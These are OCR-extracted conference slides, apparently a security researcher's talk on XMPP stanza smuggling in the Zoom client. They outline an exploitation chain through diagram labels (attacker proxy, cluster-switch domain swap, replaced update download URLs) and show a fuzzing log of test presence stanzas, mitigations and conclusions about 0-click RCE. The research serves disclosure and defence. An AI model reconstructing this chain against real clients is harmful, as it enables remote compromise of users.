

Attacker client
Victim client
Attacker proxy
Zoom servers
...<revoke-token>...
...<revoke-token>...


Attacker client
Victim client
Attacker proxy
Zoom servers
...<revoke-token>...
...<revoke-token>...
/clusterswitch
/clusterswitch
(web domain replaced)


Attacker client
Victim client
Attacker proxy
Zoom servers
...<revoke-token>...
...<revoke-token>...
/clusterswitch
/clusterswitch
(web domain replaced)
/releasenotes
/releasenotes
(update download URLs replaced)


Attacker client
Victim client
Attacker proxy
Zoom servers
...<revoke-token>...
...<revoke-token>...
/clusterswitch
/clusterswitch
(web domain rep
SSL Added and removed here!
/releasenotes
/releasenotes
(update download URLs replaced)

Exploitation case study: Zoom



Exploitation case study: Zoom

Exploitation case study: Zoom

(version 4.4)

(signed properly by Zoom)

DEMO


Is the attack limited to Zoom contacts?

Presence stanza


Command Prompt - litecov.exe -instrument_module libssl-1_1.dll -- "C:\Users\Ivan Fratric\AppData\Roaming\Zoom\bin\Zoom.exe"

```
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_read:
<presence from='btdwxa1fssobpko9x_-j_a@xmpp.zoom.us/ZoomChat_pc' to='ya3b4stltd6pdefvcxxd2g@xmpp.zoom.us/ZoomChat_pc' id
='{6D8347D6-B090-4529-AB10-F79C09CB1394}' type='foo'><status>foobar</status></presence>
SSL_write:
```


Second order XMPP Stanza Smuggling




Second order XMPP Stanza Smuggling



Second order XMPP Stanza Smuggling



Second order XMPP Stanza Smuggling



How to prevent XMPP stanza smuggling issues

- Full XML validation
  - Will likely break XMPP spec
- Mitigations that can prevent some issues **but not all of them**
  - Using the same XML parser on the client and the server
  - Validate tag/attribute names when serializing XML
- Code review, fuzzing

Conclusion

- XML parsers in XMPP implementations are an underexplored attack surface
- The design of the XMPP protocol makes it vulnerable to parser quirks
- Potential impact includes disclosing private communication and 0-click RCE
- Fuzzing is a practical way of uncovering not just memory corruption bugs, but also logic bugs in parsers

Thank you!

ifratric@google.com

Twitter: @ifsecure